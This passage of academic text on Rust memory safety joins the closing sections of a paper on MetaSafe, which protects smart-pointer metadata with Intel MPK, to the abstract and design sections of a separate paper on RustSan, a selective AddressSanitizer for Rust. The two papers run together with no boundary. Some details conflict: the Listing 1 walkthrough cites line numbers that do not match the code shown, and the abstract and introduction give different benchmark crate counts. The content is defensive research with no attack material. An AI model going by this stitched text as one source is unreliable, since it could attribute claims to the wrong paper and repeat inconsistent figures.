The effectiveness of MetaSafe in preventing smart pointer corruption is limited by the correctness and expressive power of `validate` function. As mentioned in §5.2.1, MetaSafe defers the task of implementing `validate` functions to be called on each metadata update to the developers The only role and guarantee MetaSafe delivers is the protected execution of a developer-provided environment, and any incorrect implementation of `validate` may result in safe Rust using corrupted smart pointers. What may affect this correctness is the expressive power of `validate`. Developers can write `validate` only with the trustworthy information that is available at the time of each update, and only the MetaSafe-provided interface, `isLive` and `getSize` provide such information. We made this design choice because MetaSafe primarily aims to prevent spatial safety violations owing to the smart pointer corruption, and `validate` only needs these two ground truths to ensure spatial safety. Certainly, developers cannot provide powerful `validate` function if they need unavailable information, especially when they want to ensure a property other than spatial safety violation owing to smart pointer corruption. For example, the developer may want to know where the heap object has been allocated in the code. We believe that exploring the kinds of ground truth that MetaSafe can efficiently provide helps improve the

expressive power of `validate` functions, and we consider this as a future work.

7.6 Using METASAFE for Rust Libraries

In designing METASAFE, we implicitly assume that the program is primarily written in safe Rust and uses unsafe Rust or FFI functions for productivity and expressive power. We designed METASAFE with this assumption because many examples of software follow this model, but this does not mean that it is the only use case. As noted in an earlier work [23], some legacy programs are incrementally adopting Rust for security by replacing their modules with a Rust version. We believe that the smart pointer integrity must also be considered in such scenarios and they may need a mechanism like METASAFE, but we leave evaluating the efficiency when applied to such Rust libraries for legacy programs as a future work.

7.7 Performance Trade-Offs

By presenting METASAFE, we aim to provide developers with a means to avoid vulnerabilities easily when working with unsafe Rust or external libraries. The primary use cases that we consider are those used for productivity or expressive power. The constraint Rust enforces on the safe Rust program prohibits the program from using particular data structures, motivating the developers to introduce unsafe Rust code. FFI functions are often used to avoid reimplementing something that already exists in other languages. In these cases, developers can simply enable METASAFE to defeat the exploits targeting smart pointers. However, doing this may result in suboptimal performance, especially if a developer introduces unsafe Rust code primarily for performance improvement and the benefit is not significant enough, being amortized by the overhead of METASAFE. For example, if using unsafe Rust brings 5% performance benefit while METASAFE introduces 10% overhead (the geomean from our evaluation), rewriting it with safe Rust and not using METASAFE should bring better performance. This potential performance degradation does not nullify the potential use cases of METASAFE because the overhead of METASAFE is around 10% while unsafe Rust could bring more performance benefit as a recent work comparing the performance of C- and Rust-implementation of same algorithms [41].

8 Related Work

8.1 Memory Safety in Rust

As mentioned in §3, recent studies viewed unsafe Rust and FFI functions as the remaining sources of vulnerabilities and proposed to isolate them from safe Rust. Accordingly, more existing mechanisms designed to enhance the memory safety of Rust programs share the primary goal of preventing corruption from unsafe components propagating to the rest by restricting access to the safe Rust's memory objects.

XRust [19] allocates heap objects that are used in unsafe Rust and FFI functions with separate heap allocator, relying on the manual indication of a programmer. To enforce in-process isolation, XRust uses SFI, instrumenting runtime checks to ensure that objects allocated by the separate allocator would never be able to dereference outside the specified region.

TRust [2] automatically identifies stack and heap memory objects used in unsafe Rust and FFI functions, as well as their allocation sites. It uses SFI to isolate unsafe Rust and Intel MPK to isolate FFI functions.

PKRU-Safe [14] uses dynamic profiling to distinguish heap memory objects the FFI functions access and protect the other from the FFI functions using Intel MPK. Unlike XRust and TRust, PKRU-Safe's focus is FFI and does not handle bugs arising from unsafe Rust. These techniques assume that the vulnerability lies only in unsafe Rust and FFI functions and strive only to isolate them.

Galeed [23] is another work on compartmentalizing Rust programs. It is distinguished from the others by the target use case. Unlike most other compartmentalization works, Galeed aims to protect a Rust program that runs as a part of a larger program written in unsafe language. From the perspective of the threat model, Galeed is close to PKRU-safe. It also considers unsafe Rust as trusted and only prevents non-Rust code from accessing the Rust program's compartment. Specifically, Galeed mediates the access to Rust's compartment from outside using the pointer shared by Rust program, called *shared pointer*, using the concept called pseudo-pointers. These shared pointers delivered to the external code are merely the memory addresses that the external code understands and can be derived from either smart pointers or others used by Rust program. Galeed aims to prevent the misuse of these shared pointers by the external code, while METASAFE aims to prevent the corruption of smart pointers within Rust program. Note that smart pointers remain protected because only Rust code, which includes the ones in unsafe Rust, has access to the smart pointer metadata under Galeed's threat model. However, vulnerabilities in unsafe Rust code, which is known to be prevalent, may still enable an attacker to manipulate safe Rust's memory object, including smart pointer metadata.

As discussed in §3, these either leave safe Rust objects directly accessible from unsafe Rust or do no give special care to smart pointers, potentially leaving them accessible from unsafe Rust or FFI functions.

8.2 Compartmentalization and In-process Isolation

The idea of partitioning or compartmentalizing a program into multiple compartments and granting only the selected portion of the program access to each compartment is not new and has been explored for decades under many different contexts. One of the most widely used primitive is SFI, owing to its independence to architectural support. Many solutions have been published to utilize, adapt and optimize SFI for different use cases [3, 9, 10, 22, 29, 30, 38, 40, 42]. Koning et al. [16] systematically evaluates and compares many different primitives, including SFI, and reports that MPK is effective for compartmentalizing programs thanks to its low permission switch latency. This work led to the development of more intra-process sandboxes [11, 28, 35] using MPK or similar architectural features. The popularity of this technique also motivated a comprehensive study on the level of security and the best practice of MPK- or PKU-based isolation techniques [5, 27, 37].

9 Conclusion

This study introduces METASAFE, a pioneering approach that extensively explores and safeguards smart pointers and their associated metadata storage in Rust. METASAFE is designed to compartmentalize and protect metadata of smart pointers and allocators from unauthorized access using Intel MPK. Furthermore, it ensures metadata integrity by validating modifications to smart pointers through its implementation, utilizing allocator metadata. We tested the METASAFE prototype across microbenchmarks and real-world applications, including a web rendering engine. Experimental results reveal that METASAFE imposes minimal (<7%) overhead on the execution time of real-world applications, indicating its efficiency. We also demonstrated its effectiveness by presenting real-world CVEs that METASAFE could successfully mitigate, thereby attesting to its security guarantees. In essence, METASAFE presents an effective and efficient solution for safeguarding smart pointer metadata, a crucial component for ensuring memory safety in Rust.

Abstract

Rust is gaining traction as a safe systems programming language with its strong type and memory safety guarantees. However, Rust's guarantees are not infallible. The use of unsafe Rust, a subvariant of Rust, allows the programmer to temporarily escape the strict Rust language semantics to trade security for flexibility. Memory errors within unsafe blocks in Rust have far-reaching ramifications for the program's safety. As a result, the conventional dynamic memory error detection (e.g., fuzzing) has been adapted as a common practice for Rust and proved its effectiveness through a trophy case of discovered CVEs.

RUSTSAN is a retrofitted design of AddressSanitizer (ASan) for efficient dynamic memory error detection of Rust programs. Our observation is that a significant portion of instrumented memory access sites in a Rust program compiled with ASan is redundant, as the Rust security guarantees can still be valid at the site. RUSTSAN identifies and instruments the sites that definitely or may undermine Rust security guarantees while lifting instrumentation on safe sites. To this end, RUSTSAN employs a cross-IR program analysis for accurate tracking of unsafe sites and also extends ASan's shadow memory scheme for checking non-uniform memory access validation necessary for Rust. We conduct a comprehensive evaluation of RUSTSAN in terms of detection capability and performance using 57 Rust crates. RUSTSAN successfully detected all 31 tested cases of CVE-issued memory errors. Also, RUSTSAN shows an average of 62.3% performance increase against ASan in general benchmarks that involved 20 Rust crates. In the fuzzing experiment with 6 crates, RUSTSAN marked an average of 23.52%, and up to 57.08% of performance improvement.

1 Introduction

Rust has been gaining traction as a practical *safe* system programming language. It guarantees memory safety through strict compile-time rules and lightweight runtime checking. Many new developments have adopted Rust as the main programming language [2, 4–8, 17, 21, 41]. Also, the inclusion of Rust infrastructure in the Linux kernel [2] was a landmark in the ongoing widespread adoption of Rust.

However, Rust's safety guarantees are not achieved without a price. Rust draws the programmer's cooperation by imposing its strict language semantics. By doing so, the language design and the programmer together yield code whose memory safety can be validated by the compiler and minimal runtime checks. Rust's safety model can be too restrictive for certain use cases requiring fine-grained touch. For this reason, Rust provides a variant of itself called *unsafe Rust* that lives within a code block declared using the **`unsafe`** keyword. The unsafe Rust enjoys unconfined access to language semantics prohibited in Rust, such as raw pointer access and bypassing strict ownership enforcement [9]. The use of **`unsafe`** can be inevitable in certain programs (e.g., interfacing with low-level components) or a programmer's choice to trade safety for flexibility.

Previous works have studied the common practices regarding using **`unsafe`** in Rust and their ramifications of using **`unsafe`** in Rust programs [22, 56]. The findings in these works indicate that the use of unsafe Rust is nearly the sole source of memory errors in Rust programs [56]. In response, researchers have proposed static analysis for discovering unsafe Rust memory errors [14, 26, 36, 37] and runtime isolation of safe Rust from unsafe in Rust programs [15, 31, 33, 38, 45].

Static analysis methods have limited detection capability on highly complex bugs or those that reveal themselves during runtime. Runtime isolation frameworks have laid the foundation for identifying insecure program subsets of Rust programs to protect safe Rust parts. Runtime isolation contains the impact of, rather than detect, the memory errors that stem from unsafe Rust. In addition, the proposed isolation solutions accompany hardware feature dependency (e.g., *Memory Protection Key (MPK)*) [15, 31] that hinders portability. Efforts are being made towards revamping the existing techniques to secure Rust amid the rise of safe languages. An efficient and

*Corresponding author

portable dynamic memory error detection tool (i.e., sanitizers) specifically designed for Rust is lacking to the best of our knowledge.

The Rust community, in fact, has already embraced fuzzing for Rust and reported an abundant number of memory safety bugs in Rust programs with the method [1, 3, 13]. The Rust compiler supports compiling Rust programs with *AddressSanitizer (ASan)* and other sanitizers with compiler flags [3]. Unfortunately, the existing dynamic testing practices and infrastructure for unsafe languages (e.g., C/C++) are inherited without consideration for the nature of Rust memory errors.

ASan [24, 47] established its position as a de facto standard sanitizer in dynamic memory error detection thanks to its detection capability and portability. However, its runtime performance and memory overhead are known to be substantial. Previous works endeavored to improve ASan's runtime and memory overhead [27, 59, 60]. Optimization of sanitizer metadata has been shown to significantly reduce the runtime overhead of sanitizers including ASan [27]. Recent works have shown that the elimination of redundant sanitizer checks imposed on the memory access sites is a promising direction toward optimizing ASan [59, 60].

ASan and other sanitizers are designed for unsafe languages such as C/C++ and assume the prevalence of potential memory errors anywhere in the program. However, a large portion of a Rust program retains the safety guarantees even in the presence of its unsafe neighbor [15, 31, 38]. This means an opportunity exists to significantly reduce ASan's runtime overhead on Rust programs without sacrificing its detection capabilities.

We present RustSan, a retrofitted design of ASan that fully exploits the unique nature of Rust programs in which the vast majority of memory accesses retain the language's safety guarantees. RustSan accurately identifies the safety of the memory object and the memory access sites, enabling the elimination of costly runtime sanitizer checks on *safe* access sites.

RustSan's *cross-IR* analysis is a key design component of RustSan that introduces a fine-grained Rust *High-level IR (HIR)* and *Mid-level IR (MIR)*-level analysis. Our finding is that Rust semantics such as the **`unsafe`** is not properly propagated to the backend LLVM IR level, therefore necessitating the advancement of Rust-specific analysis techniques. Moreover, as our analysis will show, a close inspection of the Rust's IRs allows us to improve accuracy and reduce complications in the later stage of analysis.

With the analysis providing accurate safety information about the objects and sites, RustSan's shadow memory scheme extends that of ASan to apply *selective instrumentation*. RustSan frees the safe sites of shadow memory checks while supporting non-uniform memory access validation for access sites with different safety classifications.

We conduct an extensive evaluation of RustSan through a total of 57 Rust crates. With the reproduction of 31 cases of CVE-issued memory error detection, we validate that RustSan retains ASan's detection capabilities even when a large number of redundant sanitizer checks are lifted. Also, we measure RustSan's performance through a benchmark of 18 general Rust programs to report an average of 62.3% advantage over ASan. In fuzzing scenarios, RustSan provides an average of 23.52% and up to 57.08% of performance improvement.

In all, we summarize our contributions as follows:

- We propose a retrofitted ASan design that significantly reduces runtime sanitizer overhead through selective instrumentation for Rust programs.
- We incorporate a cross-IR static analysis to accurately identify Rust `unsafe` blocks and their data-flow propagation.
- We retrofit ASan's shadow memory scheme to support selective instrumentation and non-uniform memory validation model for safe Rust and unsafe Rust.
- We conduct a comprehensive evaluation of RustSan with 57 Rust crates to investigate its detection capability, scalability, and performance improvements.
- We make RustSan publicly available[1] in the hopes of community adoption for efficient dynamic testing of Rust programs.

2 Background

In this section, we concisely explain the concepts that can aid in understanding this paper.

2.1 AddressSanitizer

ASan [24, 47] is a versatile memory error detector that is widely used thanks to its compatibility and availability in commodity compilers. Notably, ASan is a de facto standard sanitizer component in many dynamic testing scenarios, including fuzzing.

ASan provides memory safety by maintaining a shadow memory that represents the validity of the process virtual address space. A shadow memory byte can be encoded to represent so-called *redzones*, to mark the corresponding memory address as *invalid* for access. ASan encodes several redzone values in its shadow memory to distinguish between types of errors. On detecting invalid access to a redzone with the non-zero shadow value (e.g., `0xfd`), ASan uses the redzone value to index a predefined table that contains the root causes and uses the result to generate reports. All memory access instructions in programs compiled with ASan are to be validated using the shadow memory before execution.

ASan detects spatial memory safety violations on memory objects by inserting redzones before and after the objects.

[1] RustSan git repository that includes source code and detailed documentation will be available in the final version

Thus, out-of-bounds access to objects will be detected through sanitizer checks that consult the shadow memory. ASan also detects temporal memory safety violations on heap (use-after-free) and optionally on stack objects. By marking the object address range with redzones, the object is *invalidated* in the shadow memory. For instance, ASan maintains a quarantined set of recently freed heap objects by marking the objects with redzones to catch use-after-free.

2.2 Rust safety model

Rust provides memory safety through its *ownership* model. In this model, the Rust compiler statically enforces that every memory object belongs to exactly one *owner* variable. When a variable goes out of scope, the compiler automatically inserts the deallocation of its owned memory objects, relieving the programmer of memory management responsibilities. However, such an ownership model might be too restrictive for general programs. To support more flexible programming models, Rust also supports the *borrowing* of memory objects to allow access to resources without ownership. To safely enable borrowing, Rust associates *lifetime* to the resources and employs a *borrow checker* to guarantee that the borrowed references do not outlive the lifetime of the underlying resource.

Unsafe Rust and Rust safety guarantees. Rust provides the unsafe sub-language, denoted by the **`unsafe`** keyword, to temporarily bypass its strict ownership model. The use of unsafe Rust is quite prevalent, as reported by existing works [22], and also can be seen in our evaluation targets. The *unsafeness* of **`unsafe`** is not contained within the **`unsafe`** blocks. In fact, the objects that undergo interactions inside **`unsafe`** blocks are propagated outside through the data flow path, endangering the safety assumptions with the safe Rust [15, 31, 38]. The corrupted objects inside **`unsafe`** may be consumed in the safe Rust to coerce the safe Rust to commit memory errors. As such, even the memory access sites that are in safe Rust (i.e., not inside **`unsafe`** blocks) can be rendered unsafe.

Runtime isolation of unsafe Rust. Existing works proposed runtime isolation that protects the safe Rust from the memory unsafe **`unsafe`** [10, 15, 31, 33, 38, 45]. The task involved containing not only the operations of **`unsafe`** blocks but possible occurrences of vulnerabilities due to **`unsafe`**-bound corrupted objects in the safe Rust [15, 38].

3 RustSan overview

Figure 1 shows an overview of RustSan. In this section, we first discuss the concepts and terminologies that must be explained before we elaborate on RustSan design (§3.1). Then, we provide the overview of the RustSan's compile time (§3.2) and runtime operations in (§3.3).

3.1 Definitions and memory validation model

Here, we introduce our terminology structure used throughout the paper to describe RustSan's design.

Objects and access sites. RustSan maintains the validity state of memory *objects* in shadow memory. Memory access instructions (i.e., load and store) within the program are instrumented to consult the shadow memory for validity before execution. We refer to these instructions as *access sites*, or simply sites.

Safety of objects. We distinguish *safe* and *unsafe* objects, similar to the existing works [15, 38]. When an object is *modified* inside an **`unsafe`** block, it becomes a *source* for unsafeness propagation. Unsafe objects are all objects affected by the unsafe source through the data flow. The term safe object is self-explanatory; all objects that are *not* unsafe are considered safe. Another type of object safety that RustSan defines is called *overlapping* objects. We will revisit this concept after explaining other intertwined concepts.

Safety of sites. The safety of sites is dictated by the objects that *can* be accessed at the site. For instance, a safe site, by definition, is a site that can only access safe objects regardless of control flow. An unsafe site is a site that is within an **`unsafe`** block. We use the term *false-safe site* to refer to the sites within safe Rust that may access unsafe objects. More concretely, a site is false-safe if it is not inside an **`unsafe`** block but can access unsafe objects during runtime.

Overlapping objects. Overlapping objects should be explained through the points-to relation [11]. When a false-safe site may access both safe and unsafe objects during runtime, all objects that can be pointed by the site form a *may-point-to* set. We define overlapping objects as safe objects that belong to such may-point-to set along with unsafe objects. This type of object safety has significance in RustSan's memory validation model for its shadow memory scheme. We visit this concept again as we elaborate on our program analysis later.

Memory validation model of sites. While eliminating sanitizer checks on the safe sites, RustSan enforces separated access validation for the remaining unsafe and false-safe memory access sites in addition to the ASan's redzone-based out-of-bounds memory error checking. RustSan detects all access to *safe objects* from *unsafe* memory access sites. Note that safe objects, by definition, are not reachable from unsafe memory access sites, as identified during the offline analysis. For false-safe memory access sites, RustSan only allows memory accesses to 1) the *overlapping objects*, a subset of safe objects, and 2) unsafe objects.

`unsafe` keyword and unsafe. Now that (un)safety of the sites and objects is explained, we again accentuate the difference between **`unsafe`** and the word "unsafe" in our terminology. When referring to the **`unsafe`** Rust keyword, we always refer to them as **`unsafe`** (bold and typewriter). The word "unsafe" is used in a general sense to refer to potentially corrupted objects that can be accessed on every site.



Figure 1: RUSTSAN overview.

3.2 Cross-IR analysis

The first task that RUSTSAN must do is to classify the safety of objects and sites according to the definitions described previously. To this end, RUSTSAN implements a fine-grained analysis to extract information only available in the Rust IR forms (HIR and MIR). One such information being extracted is the memory-modifying statements **`unsafe`** blocks, which is used in the subsequent analyses in LLVM IR as the *source* of unsafeness when determining the safety of objects and sites (① in Figure 1). Extracting and delivering more fine-grained information to the LLVM IR analysis renders the analyses at this stage more efficient. The next piece of information is the Rust-specific allocation functions that our LLVM IR analysis must be aware of to track heap allocation sites reliably (②).

More concrete analysis and instrumentation are performed at the LLVM IR phase of compilation. In LLVM, RUSTSAN utilizes points-to analysis [11] that relies on the Value-Flow Graph [50] to iteratively determine the safety of objects and sites, starting from the distilled *sources* analyzed in the previous MIR/HIR analysis (③). It also tracks the allocation sites in Rust with an allocation site identification scheme to reliably override the allocation of heap objects in its instrumentation (④).

3.3 RUSTSAN shadow memory scheme

The information and facilities from the compile-time time analyses can then be materialized into shadow memory management and instrumentation in RUSTSAN's shadow memory scheme. RUSTSAN retrofit its non-uniform access validation model into ASan's shadow memory scheme to enforce different *memory views* for the classified safe, unsafe, and false-safe sites.

RUSTSAN first introduces an allocator overriding scheme that *colors* the safe and unsafe/overlapping objects accordingly in the shadow memory. This is achieved by replacing the heap memory allocation sites of the unsafe and overlapping object allocation sites (⑤) with RUSTSAN's allocator wrappers. RUSTSAN now extends ASan's instrumentation scheme using the site safety information obtained from its cross-IR analyses. It lifts ASan instrumentation on memory access sites classified as safe, and instruments unsafe and false-safe sites to consult the shadow memory for the safety of the object being accessed to achieve its safety-aware memory validation model (⑥).

4 Cross-IR: Rust HIR/MIR analysis

RUSTSAN employs a fine-grained Rust HIR/MIR-level analyzer to render the analysis of Rust-specific information accurate and efficient. Existing works [15, 38] also used MIR. However, they are limited to marking all statements within **`unsafe`** such that they are propagated to the LLVM IR level. Our findings indicate that the **`unsafe`** semantics of Rust do not propagate well to LLVM IR. **`unsafe`** is a Rust language semantic meant to be consumed by the HIR/MIR compilation stage, and the resulting LLVM IR does not convey the information. Also, the LLVM IR instructions that correspond to the **`unsafe`** HIR instructions become indistinguishable during the multiple stages of transformation. Moreover, certain analyses can be made much more efficient by involving HIR/MIR-level pre-analysis. Our HIR/MIR-level analysis must identify the following four key *information* in the HIR/MIR stage:

- **I1** Memory access statements in **`unsafe`** blocks
- **I2** Memory modification statements in **`unsafe`** blocks
- **I3** Heap memory allocating Rust functions
- **I4** Rust-specific methods that may allocate heap memory

This information can be lost during translation or complicate the later stage analysis if not collected in this stage. **I1** is used during memory access site during safety classification in the LLVM IR and ultimately used to apply selective instrumentation in RUSTSAN's shadow memory scheme (§3.1). **I2** are the birthplace of *unsafe* objects; any object that are modified within **`unsafe`** at least once is considered unsafe by definition. These statements, therefore, create the sources for

the propagation of object unsafety. Hence, precisely differentiating memory-modifying statements and their superset (**I1**) can reduce the overtainting of unsafe objects. **I3** and **I4** are necessary for the accurate identification of heap allocation sites in the later LLVM analysis.

In the process of extracting this information, RUSTSAN's HIR/MIR-level analyzer introduces three novel techniques, namely 1) *Statement-level memory accesses tracking*, 2) *Recursive safety scope analysis*, and 3) *Allocation function identification*. Now we explain the more detailed operations of RUSTSAN's analysis.

4.1 Background: Rust HIR/MIR

The Rust front-end compiler, rustc, internally uses two IR forms, namely HIR and MIR. **`unsafe`** blocks can only be identified at the HIR-level and become indiscernible as the code is translated to MIR format. For this reason, RUSTSAN uses HIR to extract information regarding the **`unsafe`** blocks. However, it uses the analyzer-friendly MIR for more detailed statement-level analysis. Also, there is a one-to-one mapping between MIR and HIR, such that an analysis can query the compiler for HIR-specific information from a MIR statement.

4.2 Statement-level memory access tracking

RUSTSAN implements a statement-level analysis to precisely track memory access statements (**I1**) and further distill writes to objects (**I2**) among them. Overapproximation on **I2** set would increase the number of unnecessary unsafe objects in the LLVM IR analysis, eventually increasing the number of unsafe and false-safe sites in a cascaded way. Therefore, minimizing even a small portion of **I2** with MIR analysis is crucial to RUSTSAN's performance gain, whose source is the elimination of checks on safe sites.

Differentiating write statements. We differentiate write statements from read statements by analyzing the MIR syntax of **I1** statements. We closely examined Rust MIR syntax to list all possible MIR statement forms of memory writes. Thus, RUSTSAN can create the **I2** set, a subset of **I1** that includes the statements that can modify the memory object. Note that while we track down only write statements in `unsafe` as they are the sources of unsafe objects, sanitizer checks on the resulting unsafe objects from this analysis detect both reads and writes.

Excluding strictly-local writes. The statement-level analysis also allows us to reduce further write statements in the **I2** set. RUSTSAN utilizes an MIR data-flow analysis to find statements that modify *strictly-local* variables. These variables do not have data-flow edges outward from their current unsafe scope. It is safe to remove them since they can corrupt no safe variable. For statements that modify the strictly-local variables, RUSTSAN marks the stack allocation for the local variable as allocating an unsafe object and removes the statement from **I2** to reduce the load on the RUSTSAN's subsequent LLVM IR analysis.

4.3 Recursive safety scope analysis

In addition to our efforts to limit overapproximation, we also mitigated a case of false negatives that can arise during MIR analysis. The scope is the basic unit of the code block in Rust. For instance, **`unsafe`**`{...}` itself uses a scope to enclose its statements. We found that nested scopes inside **`unsafe`** frequently appear when the MIR-level optimizer internally inserts scopes (i.e., curly brackets) around *inlined* function calls inside **`unsafe`** blocks.

Recall that the safety (i.e., is the block inside **`unsafe`**?) of a block is not visible in MIR. Therefore, during MIR analysis, determining the scope safety requires consulting the HIR with scope ID. We found that without a conscious effort to make the scope analysis recursive (i.e., traverse up to the outermost scope) and HIR-aware, the nested scopes inside **`unsafe`** can be misidentified as safe. A consequence of this shortcoming can be missing unsafe memory access statements inside the entire inlined function. An existing work [38] did not correctly identify these nested scopes inside **`unsafe`**, creating false negative cases on **I1**. We could not confirm such a problem for TRust [15] as their implementation is yet to be made public at the time of writing.

4.4 Allocation function identification

Finally, RUSTSAN introduces two Rust-specific heuristics that rely on type information only available in MIR to identify possible *heap* allocation functions/methods. First, if the type implements allocator-based traits (e.g., `Global` or `bumpalo`), we mark the implemented methods (e.g., `Global::alloc()`) as heap allocating functions (**I3**). The SVF-based points-to analysis in LLVM later uses the information to model heap object allocations in Rust. Second, on the types that contain allocator-based traits as bounds (e.g., `Vec<T, A:Allocator>`), RUSTSAN regards all of their implemented methods as *potential* heap-allocating method **I4**. Our analysis in LLVM further refines these potential methods into the concrete set of allocation methods by determining if they actually trigger heap allocations on their call graphs (§5.2). Identifying the allocation functions and using them as taint sources reduces the complexity of the program analysis. This heuristic eliminates the need for tainting from the Rust allocation function all the way down to the native allocation function (i.e., C library's `malloc`) in the LLVM analysis, which could unnecessarily increase complexity.

5 Cross-IR: LLVM IR analysis

Figure 2 shows RUSTSAN's analyses performed at LLVM IR level. RUSTSAN's LLVM IR analysis engages as the MIR has



Figure 2: RUSTSAN's LLVM IR analysis.

now been translated to LLVM IR along with the key information (**I1**-**I4**) extracted in the previous stage. Now, RUSTSAN must use them to identify the following information:

I5 Safety of memory access sites (safe/unsafe/false-safe)
I6 Satety of allocation sites (safe/unsafe/overlapping)

The above information is necessary for RUSTSAN's runtime components to manage shadow memory and instrumentation of access sites.

I5 allows RUSTSAN's sanitizer checks to be selectively applied according to the site's safety. The instrumentation to safe sites would be omitted, while the unsafe and false-safe sites will have differing memory access views, as we will explain in the next section (§6). **I6** is necessary to identify all occurrences of Rust allocation functions (e.g., already obtained **I3**, **I4** set) that may be used to allocate unsafe/overlapping heap objects. These *allocation sites* will be replaced with wrapper allocation functions that update the shadow memory entries of the object with the safety information.

5.1 Object and site classification pipeline

RUSTSAN uses SVF's implementation of field-sensitive, context and flow-insensitive Andersen's points-to analysis [11], to classify the safety of memory objects and memory access sites (**I5**). The context-insensitive and flow-sensitive analysis offers reasonable precision while also allowing to scale with large programs, an imperative requirement for a sanitizer.

We follow the memory model of SVF [50] to model memory objects as their allocation sites, which could either stack allocations (`alloca` instructions) or heap allocations (calls of heap allocation functions such as `exchange_malloc`, identified in **I3**). RUSTSAN uses points-to and value flow analyses similarly to the previous works [15, 38] to find objects that a memory access site may access, i.e., its may-points-to set. The points-to information is used to classify the safety of objects and sites according to its definitions in §3.1, which we will explain in detail as follows.

Unsafe site set. We first classify the memory accessing statements in **`unsafe`** as *unsafe sites*. This is achieved by inserting the matching translated LLVM instructions of the statements in **I1** into the unsafe site set.

Unsafe object set. RUSTSAN then identifies the *unsafe objects*. Recall that all objects that are modified by an **`unsafe`** block are considered unsafe objects. The refined write statement set **I2** from HIR/MIR analysis has also been translated into a set of LLVM IRs. RUSTSAN performs points-to analysis with this set to find memory objects to which these instructions can point – a set of objects that can be modified by **`unsafe`**. These objects are then classified as the *unsafe* object set.

False-safe site set. At this stage, all sites not in the unsafe site set are currently considered safe sites. RUSTSAN must identify and separate the false-safe site set from the current safe site set. By our definition, any sites that do not belong in an **`unsafe`** block but access at least one of the objects in the unsafe object set are false-safe. The points-to analysis is performed on the safe set with this definition, resulting in the separated false-safe set.

Overlapping object set. Finally, we identify the overlapping object set. The overlapping object set is a subset of the safe object set (i.e., complementary of the unsafe object set) to be separated. An object in the overlapping set has a *pointed-by* relationship with at least one false-safe site. We iteratively perform the points-to analysis on the identified false-safe site set and obtain the overlapping object set. The overlapping objects and unsafe objects are the tenants of the same may-points-to set of false-safe sites, and hence the name *overlapping*.

5.2 Allocation site safety identification

Now, we have the information necessary to determine the safety of allocation sites (**I6**). RUSTSAN must identify the allocation sites of the objects such that they can be overridden to mark the object's safety information in the shadow memory through instrumentation (explained in §6). Rust exhibits indirect heap allocation behavior through Rust object's *traits*. Hence, along with handling the direct heap allocation sites, we introduce a Rust-specific method for handling the indirect heap allocation sites.

Direct heap allocation sites. We first determine the safety of heap memory allocation directly obtained from a heap through allocation functions in **I3**. For such allocation sites, their safety is already classified by our analysis in 5.1. Hence, we simply mark the allocation site with the safety of the allocated object so that the later instrumentation can override them accordingly.

Indirect heap allocation sites. RUSTSAN implements a scheme to classify the safety of the *indirect heap allocation* triggered by trait method invocation. We demonstrate such indirect heap allocation in Listing 1a. Here, a Rust object is defined at Line 1 and is modified by **`unsafe`** at Line 4. Its compiled LLVM IR counterpart is shown in Listing 1b, where the invocation of `Vec::set_len` (Line 4) is classified as an unsafe site, and the stack object allocated at Line 1 is classified as an unsafe object. On line 3, `Vec::reserve()` is invoked, which is a trait invocation that will trigger a heap allocation

```
1 let mut v = Vec::new();
2   v.reserve(10);
3   unsafe{
4     v.set_len(100);
5   }
```

(a) Rust source code

```
1 %v = alloca ...
2 call void Vec::new(%v)
3 invoke Vec::reserve(10, %v)
4 invoke Vec::set_len(100, %v)
  !unsafe
```

(b) Simplified LLVM IR

: candidate allocation method (**I4**)
: unsafe object : *indirect* unsafe allocation site (**I6**)

Listing 1: RUSTSAN allocation site safety identification for indirect heap allocation.

and store the result into the stack object `%v`. However, such heap object allocation will not be detected if we only find the points-to set for the argument `%v` at Line 4, since it will only contain the stack object `%v` in its points-to set.

To track the safety of such allocation sites, RUSTSAN starts by analyzing the LLVM invocation of methods identified in **I4**. On those invocations, RUSTSAN checks for the following conditions. First, the object method that is being invoked must be connected to the heap allocation function (**I3**) on its call graph. Second, one of the arguments used in the method invocation must point to an unsafe/overlapping object. If the two conditions are met for a method invocation, RUSTSAN marks the method invocation as a heap allocation site and attaches the safety of the pointed-to object to the site. Using this heuristic, RUSTSAN identifies Line 5 in Listing 1b as an indirect heap allocation site of unsafe objects.

5.3 Adapting analysis techniques to Rust

Our LLVM IR analysis depends on the SVF [50]'s state-of-the-art Value-Flow analysis and Andersen's points-to analysis [11]. However, we made several modifications to SVF to improve its compatibility with Rust.

Rust-specific allocation functions. First, we modify SVF such that it can be aware of Rust's heap allocation functions that we found through HIR/MIR analysis (**I3**). This way, SVF can recognize the object pointers returned from such functions as newly allocated heap objects.

Emulation of pointer operation traits. If an object type's pointer operators are not overloaded, the default symbols that are invoked for the overloadable operators are called from the Rust standard library's operator module (`std::ops`). We found that we could minimize the complexity of points-to analysis by simply replacing these with the default pointer referencing and dereferencing behavior.

